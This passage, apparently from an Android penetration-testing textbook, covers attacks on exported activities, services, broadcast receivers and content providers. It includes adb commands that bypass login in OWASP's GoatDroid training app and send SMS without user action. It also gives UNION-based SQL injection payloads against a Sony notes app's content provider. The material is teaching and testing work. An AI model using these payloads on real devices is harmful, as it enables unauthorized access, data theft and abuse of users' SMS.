Exported activities is one of the common issues with Android application components that we usually come across during penetration tests. An activity that is exported can be invoked by any application sitting on the same device. Imagine a situation where an application has had sensitive activity exported and the user has also installed a malicious app that invokes this activity whenever he connects his charger. This is what is possible when apps have unprotected activities with sensitive functionality.

What does exported behavior mean to an activity?

The following is the description of an exported attribute from the Android documentation:

Whether or not the activity can be launched by components of other applications — "true" if it can be, and "false" if not. If "false", the activity can be launched only by components of the same application or applications with the same user ID.

The default value depends on whether the activity contains intent filters. The absence of any filters means that the activity can be invoked only by specifying its exact class name. This implies that the activity is intended only for application-internal use (since others would not know the class name). So in this case, the default value is "false". On the other hand, the presence of at least one filter implies that the activity is intended for external use, so the default value is "true".

As we can see, if an application has an activity that is exported, other applications can also invoke it. The following section shows how an attacker can make use of this, in order to exploit an application.

Let's use OWASP's GoatDroid application to demonstrate this. GoatDroid is an application with various vulnerabilities and it can be downloaded from the following URL:

```
https://github.com/downloads/jackMannino/OWASP-GoatDroid-Project/
OWASP-GoatDroid-0.9.zip
```

We can grab the `AndroidManifest.xml` file from the `apk`, using Apktool. This is covered in *Chapter 8, Client-Side Attacks – Dynamic Analysis Techniques*. Following is `AndroidManifest.xml` taken from the GoatDroid application:

```
<?xml version="1.0" encoding="utf-8"?>
<manifest android:versionCode="1" android:versionName="1.0"
  package="org.owasp.goatdroid.fourgoats"
  xmlns:android="http://schemas.android.com/apk/res/android">
    <application android:theme="@style/Theme.Sherlock"
    android:label="@string/app_name" android:icon="@drawable/icon"
    android:debuggable="true">
        <activity android:label="@string/app_name"
        android:name=".activities.Main">
            <intent-filter>
              <action android:name="android.intent.action.MAIN" />
              <category android:name
              ="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
        <activity android:label="@string/login"
          android:name=".activities.Login" />
        <activity android:label="@string/register"
          android:name=".activities.Register" />
        <activity android:label="@string/home"
          android:name=".activities.Home" />
        <activity android:label="@string/checkin"
          android:name=".fragments.DoCheckin" />
        <activity android:label="@string/checkins"
          android:name=".activities.Checkins" />
        <activity android:label="@string/friends"
          android:name=".activities.Friends" />
        <activity android:label="@string/history"
          android:name=".fragments.HistoryFragment" />
        <activity android:label="@string/history"
          android:name=".activities.History" />
        <activity android:label="@string/rewards"
          android:name=".activities.Rewards" />
```

```
<activity android:label="@string/add_venue"
  android:name=".activities.AddVenue" />
<activity android:label="@string/view_checkin"
  android:name=".activities.ViewCheckin"
    android:exported="true" />
<activity android:label="@string/my_friends"
  android:name=".fragments.MyFriends" />
<activity android:label="@string/search_for_friends"
  android:name=".fragments.SearchForFriends" />
<activity android:label="@string/profile"
 android:name=".activities.ViewProfile"
   android:exported="true" />
<activity android:label="@string/pending_friend_requests"
  android:name=".fragments.PendingFriendRequests" />
<activity android:label="@string/friend_request"
  android:name=".activities.ViewFriendRequest" />
<activity android:label="@string/my_rewards"
  android:name=".fragments.MyRewards" />
<activity android:label="@string/available_rewards"
  android:name=".fragments.AvailableRewards" />
<activity android:label="@string/preferences"
  android:name=".activities.Preferences" />
<activity android:label="@string/about"
  android:name=".activities.About" />
<activity android:label="@string/send_sms"
  android:name=".activities.SendSMS" />
<activity android:label="@string/comment"
  android:name=".activities.DoComment" />
<activity android:label="@string/history"
  android:name=".activities.UserHistory" />
<activity android:label="@string/destination_info"
  android:name=".activities.DestinationInfo" />
<activity android:label="@string/admin_home"
  android:name=".activities.AdminHome" />
<activity android:label="@string/admin_options"
  android:name=".activities.AdminOptions" />
<activity android:label="@string/reset_user_passwords"
  android:name=".fragments.ResetUserPasswords" />
<activity android:label="@string/delete_users"
  android:name=".fragments.DeleteUsers" />
<activity android:label="@string/reset_user_password"
  android:name=".activities.DoAdminPasswordReset" />
```


```
        <activity android:label="@string/delete_users"
          android:name=".activities.DoAdminDeleteUser" />
        <activity android:label="@string/authenticate"
          android:name=".activities.SocialAPIAuthentication"
            android:exported="true" />
        <activity android:label="@string/app_name"
          android:name=".activities.GenericWebViewActivity" />
        <service android:name=".services.LocationService">
          <intent-filter>
            <action android:name=
              "org.owasp.goatdroid.fourgoats.
                services.LocationService" />
          </intent-filter>
        </service>
        <receiver android:label="Send SMS"
          android:name=".broadcastreceivers.SendSMSNowReceiver">
            <intent-filter>
              <action android:name=
                "org.owasp.goatdroid.fourgoats.SOCIAL_SMS" />
            </intent-filter> >
         </receiver>
      </application>
      <uses-permission android:name="android.permission.SEND_SMS" />
      <uses-permission android:name="android.permission.CALL_PHONE"
      />
      <uses-permission
        android:name="android.permission.ACCESS_COARSE_LOCATION" />
      <uses-permission
        android:name="android.permission.ACCESS_FINE_LOCATION" />
      <uses-permission android:name="android.permission.INTERNET" />
```

From the previous file, we can see that there are some components that are explicitly exported by setting the `android:exported` attribute to true. The following piece of code shows one such activity:

```
<activity android:label="@string/profile" android:name=".activities.
ViewProfile" android:exported="true" />
```

This can be invoked by other malicious applications that are running on the device. For demonstration purposes, we can simulate the exact same behavior using adb rather than writing a malicious application.

Well, when we run this application, it launches an activity that requires a username and password to login.




Running the following command will bypass the authentication and we will see the `ViewProfile` activity:

```
$ adb shell am start -n org.owasp.goatdroid.fourgoats/.activities.
ViewProfile
```

Lets go through the explanation of the previous command.

- `adb shell` – it will get a shell on the device
- `am` – activity manager tool
- `start` – to start a component
- `-n` – specifies which component has to be started

The command mentioned previously is using an inbuilt am tool to launch the specified activity. The following screenshot shows that we have successfully bypassed the authentication:



Note: More details about adb shell commands are available at the following URL:
`http://developer.android.com/tools/help/shell.html`

Setting up the `android:exported` attribute's value to `false` will solve the problem. This is shown here:

```
<activity android:label="@string/profile" android:name=".activities.
ViewProfile" android:exported="false" />
```

But, if a developer wants to export the activity for some reason, he can define custom permissions. Only those applications which have these permissions can invoke this component.

As mentioned in the description of the exported preceding attribute, there is another possible way known as the intent filter that can be used to export activities.

Intent filters

An intent filter specifies what type of intents can launch an application component. We can add special conditions to launch a component using an intent filter. It opens the component to receiving intents of the advertised type, while filtering out those that are not meaningful for the component. Many developers treat the intent filter as a security mechanism. An intent filter cannot be treated as a security mechanism to protect your components and always remember that the component is exported by default due to the use of an intent filter.

Following is a sample code that shows what an intent filter looks like:

```
<activity android:label="@string/apic_label"
  android:name="com.androidpentesting.PrivateActivity">

  <intent-filter>

    <action android:name="
    com.androidpentesting.action.LaunchPrivateActivity"/>

    <category android:name="android.intent.category.DEFAULT"/>

  </intent-filter>

</activity>
```

As you can see in the previous excerpt, an action element is declared inside the `<intent-filter>` tag. To get through this filter, the action specified in the intent being used to launch an application must match the action declared. If we don't specify any of the filters while launching the intent, it will still work.

This means, both of the following commands can launch the private activity specified in the preceding piece of code:

```
Intent without any action element.
am start -n com.androidpentesting/.PrivateActivity
Intent with action element.
am start -n com.androidpentesting/.PrivateActivity -a com.
androidpentesting.action.LaunchPrivateActivity
```

All the Android devices running Android version 4.3 and earlier are vulnerable to a nice attack in the default settings application. This allows a user to bypass the lock screen on non-rooted devices. We will discuss this in *Chapter 9, Android Malware*.

Attacks on services

Services are usually used in Android applications to perform long running tasks in the background. Though this is the most common use of services that we see in most of the blogs showing beginner friendly tutorials, other types of services are there that provide an interface to another application or component of the same application running on the device. So services are essentially in two forms, namely started and bound.

A service is started when we call it by using `startService()`. Once started, a service can run in the background indefinitely, even if the component that started it is destroyed.

A service is bound when we call it using `bindService()`. A bound service offers a client-server interface that allows components to interact with the service, send requests, get results, and even do so across processes with **interprocess communication** (**IPC**)

A bound service can be created in the following three ways.

Extending the Binder class:

If a developer wants to call a service within the same application, this method is preferred. This doesn't expose the service to other applications running on the device.

The process is to create an interface by extending the `Binder` class and returning an instance of it from `onBind()`. The client receives the `Binder` and can use it to directly access public methods available in the service.

Using a Messenger

If a developer needs his interface to work across different processes, he can create an interface for the service with a Messenger. This way of creating a service defines a Handler that responds to different types of Message objects. This allows the client to send commands to the service using Message objects.

Using AIDL

Android Interface Definition Language (**AIDL**) is another way of making one application's methods available to other applications.

Similar to activities, an unprotected service can also be invoked by other applications running on the same device. Invoking the first type of service which is started using `startService()` is pretty straightforward and we can do it using adb.

The same GoatDroid application is used to demonstrate how one can invoke a service in an application if it is exported.

The following entry from GoatDroid's `AndroidManifest.xml` file shows that a service is exported due to the use of an intent filter.

```
<service android:name=".services.LocationService">

  <intent-filter>

    <action
      android:name="org.owasp.goatdroid.fourgoats.
      services.LocationService" />

  </intent-filter>

</service>
```

We can invoke it using am tool by specifying the `startservice` option as shown following.

```
adb shell am startservice -n org.owasp.goatdroid.fourgoats/.services.
LocationService -a org.owasp.goatdroid.fourgoats.services.LocationService
```

Attacking AIDL services

AIDL implementation is very rarely seen in the real world, but if you are interested to see an example of how you can test and exploit this type of service, you may read the blog at:

`http://blog.thecobraden.com/2015/12/attacking-bound-services-on-android.html?m=1`

Attacks on broadcast receivers

Broadcast receivers are one of the most commonly used components in Android. Developers can add tremendous features to their applications using broadcast receivers.

Broadcast receivers are also prone to attacks when they are publicly exported. The same GoatDroid application is taken as an example to demonstrate how one can exploit issues in broadcast receivers.

The following excerpt from GoatDroid's `AndroidManifest.xml` file shows that it has a receiver registered:

```
<receiver android:label="Send SMS"
  android:name=".broadcastreceivers.SendSMSNowReceiver">
    <intent-filter>
      <action
        android:name="org.owasp.goatdroid.fourgoats.SOCIAL_SMS" />
    </intent-filter> >
</receiver>
```

By digging more into its source code, we can see the following functionality in the application.

```
public void onReceive(Context arg0, Intent arg1) {
    context = arg0;
    SmsManager sms = SmsManager.getDefault();
    Bundle bundle = arg1.getExtras();
    sms.sendTextMessage(bundle.getString("phoneNumber"),null,
      bundle.getString("message"), null, null);
    Utils.makeToast(context, Constants.TEXT_MESSAGE_SENT,
      Toast.LENGTH_LONG);
}
```

This is receiving the broadcast and sending an SMS upon receiving the broadcast. This is also receiving an SMS message and the number to which the SMS has to be sent. This functionality requires `SEND_SMS` permission to be registered in its `AndroidManifest.xml` file. The following line can be seen in its `AndroidManifest.xml` file confirming that this app has registered `SEND_SMS` permission:

```
<uses-permission android:name="android.permission.SEND_SMS" />
```

Detailed steps to download the code bundle are mentioned in the Preface of this book. Please have a look.

The code bundle for the book is also hosted on GitHub at `https://github.com/PacktPublishing/hacking-android`. We also have other code bundles from our rich catalog of books and videos available at `https://github.com/PacktPublishing/`. Check them out!


This application has no way to check who is actually sending this broadcast event. An attacker can make use of this and craft a special intent as shown in the following command:

```
adb shell am broadcast -a org.owasp.goatdroid.fourgoats.SOCIAL_SMS
-n org.owasp.goatdroid.fourgoats org.owasp.goatdroid.fourgoats/.
broadcastreceivers.SendSMSNowReceiver -es phoneNumber 5556 -es message
CRACKED
```


Lets go through the explanation of the previous command.

- `am broadcast` – sends a broadcast request
- `-a` – specifies the action element
- `-n` – specifies the name of the component
- `-es` – specifies the extra name value pairs of string type


Let's run this command and see what it looks like. The following figure shows that the application is not running in the foreground and the user is not interacting with the GoatDroid app.



Running the command on your terminal should show the following toast message in the emulator:



As you can see, a message has been sent from the device without the user intervention. However, if the application is running on a device running Android version 4.2 or later, it will show a warning message, as shown in the following screenshot:



Please note that this warning message is because of the SMS being sent to a short code, in our case **5556** but not to prevent broadcast intents. If we are triggering functionality rather than sending an SMS, the user will not be presented with such warnings.

Attacks on content providers

This section discusses attacks on content providers. Similar to other app components discussed so far, content providers also can be abused when exported. Applications targeting SDK version API 17 are by default exported. This means if we don't explicitly specify `exported=false` in the `AndroidManifest.xml` file, the content provider is by default exported. This default behavior is changed from API level 17 and the default value is `false`. Additionally, if an application exports the content provider, we can still abuse it similar to other components we discussed so far.

Let's explore some of the issues that content providers face. We will see these issues using a real application. The target application we are going to see is the inbuilt notes application from the Sony Xperia device. I discovered this vulnerability in Sony's notes application and reported it to Sony. This application is not in use any more.

Following are more details about the application:

- **Software version**: 1.C.6
- **Package name**: `com.sonyericsson.notes`

The application has been taken from a Sony device (Android 4.1.1 - Stock for C1504 and C1505).

As we did with GoatDroid's application, we first need our target application's `AndroidManifest.xml`. With little exploration, we can see the following entry in the `AndroidManifest.xml` file:

```
<provider android:name=".NoteProvider" android:authorities="com.
sonyericsson.notes.provider.Note" />
```

As you will notice, there is no `android:exported=true` entry in this excerpt but this provider is exported due to the fact that the API level is 16 and the default behavior with the content providers is exported. There is no MinSDK entry in the `AndroidManifest.xml` file generated by APKTOOL, but we can find it using other ways. One way is to use Drozer where you can run a command to dump the app's `AndroidManifest.xml` file. We will explore this in the next section of this chapter.

As mentioned earlier, this app has been taken from a device running Android 4.1.1. This means the app might be using an SDK version that supports Android devices below 4.1.1. The following screenshot shows the Android versions and their associated API levels:

Android 4.4	19	KITKAT	Platform Highlights
Android 4.3	18	JELLY_BEAN_MR2	Platform Highlights
Android 4.2, 4.2.2	17	JELLY_BEAN_MR1	Platform Highlights
Android 4.1, 4.1.1	16	JELLY_BEAN	Platform Highlights
Android 4.0.3, 4.0.4	15	ICE_CREAM_SANDWICH_MR1	Platform Highlights
Android 4.0, 4.0.1, 4.0.2	14	ICE_CREAM_SANDWICH	

Apps targeting this Android version 4.1.1 might have a maximum of API level 16. Since content providers with an API level lesser than 17 are by default exported, we can confirm that this content provider is exported.

Note: Using Drozer it is confirmed that this app has the following attributes:

```
<uses-sdk minSdkVersion= "14" targetSdkVersion= "15">
```

You can check it in *Automated Android app assessments using Drozer* section of *Chapter 8*, *Client-Side Attacks – Static Analysis Techniques*.

Let's see how we can abuse these exported content providers.

Querying content providers:

When a content provider is exported, we can query it and read content from it. It is also possible to insert/delete content. However, we need to be able to identify the content provider URI before doing anything. When we disassemble an APK file using Apktool, it generates `.smali` files within in a folder named `smali`.

In my case, the following is the folder structure generated by APKTOOL after disassembling the application:

```
/outputdir/smali/com/sonyericsson/notes/*.smali
```

We can use the `grep` command to recursively search for the strings that contain the word `content://`. This is shown as follows:

```
$ grep -lr "content://" *
Note$NoteAccount.smali
NoteProvider.smali
$
```

As we can see in the previous excerpt, `grep` has found the word `content://` in two different files. Searching for the word `content://` in `NoteProvider.smali` file reveals the following:

```
.line 37
const-string v0, "content://com.sonyericsson.notrs.provider.Notes/
notes"
invoke-static {v0}, Landroid/net/Uri;->parse(Ljava/lang/String;)
Landroid/net/Uri;
move-result-object v0
sput-object v0, Lcom/sonyericsson/notes/NoteProvider;->CONTENT_
URI:Landroid/net/Uri;
.line 54
const/16 v0,0xe
```

As you can see, it has the following content provider URI:

```
content://com.sonyericsson.notes.provider.Note/notes/
```

Now, reading content from the previous URI is as simple as executing the following command:

```
$ adb shell content query --uri content://com.sonyericsson.notes.
provider.Note/notes/
```

Starting from Android 4.1.1, the `content` command has been introduced. This is basically a script located at `/system/bin/content`. This can be used via an adb shell to read the content provider directly.

Running the previous command will read the content from the database using the content provider as follows:


```
$ adb shell content query --uri content://com.sonyericsson.notes.
provider.Note/notes/


Row: 0 isdirty=1, body=test note_1, account_id=1, voice_path=, doodle_
path=, deleted=0, modified=1062246014, sync_uid=NULL, title=No title,
meta_info=
false
```

```
0, _id=1, created=1062246014, background=com.sonyericsson.notes:drawable/
notes_background_grid_view_1, usn=0
Row: 1 isdirty=1, body=test note_2, account_id=1, voice_path=, doodle_
path=, deleted=0, modified=1062253793, sync_uid=NULL, title=No title,
meta_info=
false
0, _id=2, created=1062253793, background=com.sonyericsson.notes:drawable/
notes_background_grid_view_1, usn=0
$
```

As you can see in the previous output, there are two rows, each with 14 columns displayed in the output. Just to make the output clear, the extracted column names are as follows:

- `Isdirty`
- `body`
- `account_id`
- `voice_path`
- `doodle_path`
- `deleted`
- `modified`
- `sync_uid`
- `title`
- `meta_info`
- `_id`
- `created`
- `background`
- `usn`

You can also compare this with the actual data in the application.



Exploiting SQL Injection in content providers using adb


Content providers are usually backed by SQLite databases. When input passed to these databases is not properly sanitized, we can see the same SQL Injection that we usually see in web applications. Following is an example with the same notes application.

Querying the content provider

Let's first query the content provider's notes table once again:

```
$ adb shell content query --uri content://com.sonyericsson.notes.
provider.Note/notes/


Row: 0 isdirty=1, body=test note_1, account_id=1, voice_path=, doodle_
path=, deleted=0, modified=1062246014, sync_uid=NULL, title=No title,
meta_info=

false

0, _id=1, created=1062246014, background=com.sonyericsson.notes:drawable/
notes_background_grid_view_1, usn=0

Row: 1 isdirty=1, body=test note_2, account_id=1, voice_path=, doodle_
path=, deleted=0, modified=1062253793, sync_uid=NULL, title=No title,
meta_info=

false

0, _id=2, created=1062253793, background=com.sonyericsson.notes:drawable/
notes_background_grid_view_1, usn=0

$
```

This is what we have seen earlier. The previous query is to retrieve all the rows from the notes table, which is pointing to the actual notes stored in the app.



The previous query is working something like the following SQL query:

```
select * from notes;
```

Writing a where condition:

Now, let's write a condition to fetch only one row using the `where` clause:

```
$ adb shell content query --uri content://com.sonyericsson.notes.
provider.Note/notes/ --where "_id=1"
```

As you can see in the previous command, we have added a simple `where` clause to filter the data. The column name `_id` is found from the previous output where we queried the content provider using `adb`.

The output of the previous command looks as shown this:.

```
$ adb shell content query --uri content://com.sonyericsson.notes.
provider.Note/notes/ --where "_id=1"


Row: 0 isdirty=1, body=test note_1, account_id=1, voice_path=, doodle_
path=, deleted=0, modified=1062246014, sync_uid=NULL, title=No title,
meta_info=

false

0, _id=1, created=1062246014, background=com.sonyericsson.notes:drawable/
notes_background_grid_view_1, usn=0

$
```

If you closely observe the output shown previously, there is only one row being displayed. The previous query is working something like the following SQL query:

```
select * from notes where _id=1;
```

Testing for Injection:

If you are from a traditional web application penetration testing background, you might be aware of the fact that a single quote (') is the most commonly used character to test for SQL Injection. Let's try that by adding a single quote to the value that is being passed via the `where` clause.

The command now looks this:

```
$ adb shell content query --uri content://com.sonyericsson.notes.
provider.Note/notes/ --where "_id=1'"
```

The idea is to check if this single quote causes a syntax error in the SQL query being executed by the database. If yes, that means external input is not properly validated and thus there is possible injection vulnerability in the app.

Running the previous command will result in the following output:

```
$ adb shell content query --uri content://com.sonyericsson.notes.
provider.Note/notes/ --where "_id=1'"


Error while accessing provider:com.sonyericsson.notes.provider.Note

android.database.sqlite.SQLiteException: unrecognized token: "')" (code
1): , while compiling: SELECT isdirty, body, account_id, voice_path,
doodle_path, deleted, modified, sync_uid, title, meta_info, _id, created,
background, usn FROM notes WHERE (_id=1')

  at android.database.DatabaseUtils.readExceptionFromParcel(DatabaseUti
ls.java:181)

  at android.database.DatabaseUtils.readExceptionFromParcel(DatabaseUti
ls.java:137)

  at android.content.ContentProviderProxy.query(ContentProviderNative.
java:413)

  at com.android.commands.content.Content$QueryCommand.onExecute(Content.
java:474)

  at com.android.commands.content.Content$Command.execute(Content.
java:381)

  at com.android.commands.content.Content.main(Content.java:544)

  at com.android.internal.os.RuntimeInit.nativeFinishInit(Native Method)

  at com.android.internal.os.RuntimeInit.main(RuntimeInit.java:243)

  at dalvik.system.NativeStart.main(Native Method)

$
```

As you can see in the previous excerpt, there is a SQLite exception being thrown. A little observation makes it clear that it is due to the single quote we passed.

```
unrecognized token: "')" (code 1): , while compiling: SELECT isdirty,
body, account_id, voice_path, doodle_path, deleted, modified, sync_
uid, title, meta_info, _id, created, background, usn FROM notes WHERE
(_id=1')
```

The previous error also shows the exact number of columns being used in the query, which is 14. This is useful to proceed further by writing UNION statements in the query.

Finding the column numbers for further extraction

Similar to web based SQL Injection, let's now execute a SELECT statement with UNION to see the columns that echo back. Since we are executing this on a terminal directly all the 14 columns will be echoed. But let's test it.

Running the following command will print all the 14 numbers starting from 1:

```
$ adb shell content query --uri content://com.sonyericsson.
notes.provider.Note/notes/ --where "_id=1 ) union select
1,2,3,4,5,6,7,8,9,10,11,12,13,14-- ("
```

How does this command work?

First, looking at the error we are getting, there is a parenthesis being opened and our single quote is causing an error before closing it. You can see it following:

```
WHERE (_id=1')
```

So, we are first closing the parenthesis and then writing our `select` query and finally commenting out everything after our query. Now the preceding `where` clause will become the following:

```
WHERE (_id=1) union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14—
```

After that, columns from 1 to 14 should match the number of columns in the existing SELECT statement. When we write, UNION with SELECT statements, the number of columns in both the statements should be the same. So the previous query will syntactically match with the existing query and there will not be any errors.

Running the previous command will result in the following:

```
$ adb shell content query --uri content://com.sonyericsson.
notes.provider.Note/notes/ --where "_id=1 ) union select
1,2,3,4,5,6,7,8,9,10,11,12,13,14-- ("


Row: 0 isdirty=1, body=2, account_id=3, voice_path=4, doodle_path=5,
deleted=6, modified=7, sync_uid=8, title=9, meta_info=10, _id=11,
created=12, background=13, usn=14
Row: 1 isdirty=1, body=test note_1, account_id=1, voice_path=, doodle_
path=, deleted=0, modified=1062246014, sync_uid=NULL, title=No title,
meta_info=
false
0, _id=1, created=1062246014, background=com.sonyericsson.notes:drawable/
notes_background_grid_view_1, usn=0
$
```


The previous output shows the results from both the SQL queries displaying all the 14 numbers in response.

Running database functions

By slightly modifying the previous SQL query, we can extract more information such as the database version, table names, and other interesting information.

Finding out SQLite version:

Running `sqlite_version()` function displays the SQLite version information as shown in the following screenshot:



We can use this function in our query to find out the SQLite version via the vulnerable application. The following command shows how we can do it:

```
$ adb shell content query --uri content://com.sonyericsson.notes.
provider.Note/notes/ --where "_id=1 ) union select 1,2,3,4,sqlite_
version(),6,7,8,9,10,11,12,13,14-- ("
```

We have replaced the number `5` with `sqlite_version()`. In fact, you can replace any number since all the numbers are getting echoed back.

Running the previous command displays the SQLite version information as shown following:

```
$ adb shell content query --uri content://com.sonyericsson.notes.
provider.Note/notes/ --where "_id=1 ) union select 1,2,3,4,sqlite_
version(),6,7,8,9,10,11,12,13,14-- ("


Row: 0 isdirty=1, body=2, account_id=3, voice_path=4, doodle_path=3.7.11,
deleted=6, modified=7, sync_uid=8, title=9, meta_info=10, _id=11,
created=12, background=13, usn=14
```

```
Row: 1 isdirty=1, body=test note_1, account_id=1, voice_path=, doodle_
path=, deleted=0, modified=1062246014, sync_uid=NULL, title=No title,
meta_info=

false

0, _id=1, created=1062246014, background=com.sonyericsson.notes:drawable/
notes_background_grid_view_1, usn=0

$
```

As you can see in the previous excerpt, 3.7.11 is the SQLite version installed.

Finding out table names

To retrieve the table names, we can modify the previous query by replacing `sqlite_version()` with `tbl_name`. Additionally, we need to query the table names from the `sqlite_master` database. `sqlite_master` is something similar to `information_schema` in `MySQL` databases. It holds the metadata and structure of the database.

The modified query looks likes this:

```
$ adb shell content query --uri content://com.sonyericsson.notes.
provider.Note/notes/ --where "_id=1 ) union select 1,2,3,4,tbl_
name,6,7,8,9,10,11,12,13,14 from sqlite_master-- ("
```

This will give us the table names as shown in the following output:

```
$ adb shell content query --uri content://com.sonyericsson.notes.
provider.Note/notes/ --where "_id=1 ) union select 1,2,3,4,tbl_
name,6,7,8,9,10,11,12,13,14 from sqlite_master-- ("


Row: 0 isdirty=1, body=2, account_id=3, voice_path=4, doodle_
path=accounts, deleted=6, modified=7, sync_uid=8, title=9, meta_info=10,
_id=11, created=12, background=13, usn=14

Row: 1 isdirty=1, body=2, account_id=3, voice_path=4, doodle_
path=android_metadata, deleted=6, modified=7, sync_uid=8, title=9, meta_
info=10, _id=11, created=12, background=13, usn=14

Row: 2 isdirty=1, body=2, account_id=3, voice_path=4, doodle_path=notes,
deleted=6, modified=7, sync_uid=8, title=9, meta_info=10, _id=11,
created=12, background=13, usn=14

Row: 3 isdirty=1, body=test note_1, account_id=1, voice_path=, doodle_
path=, deleted=0, modified=1062246014, sync_uid=NULL, title=No title,
meta_info=

false

0, _id=1, created=1062246014, background=com.sonyericsson.notes:drawable/
notes_background_grid_view_1, usn=0

$
```

As you can see in the previous excerpt, there are three tables retrieved:

- `accounts`
- `android_metadata`
- `notes`

Similarly, we can run any SQLite commands via the vulnerable application to extract the data from the database.

Static analysis using QARK:

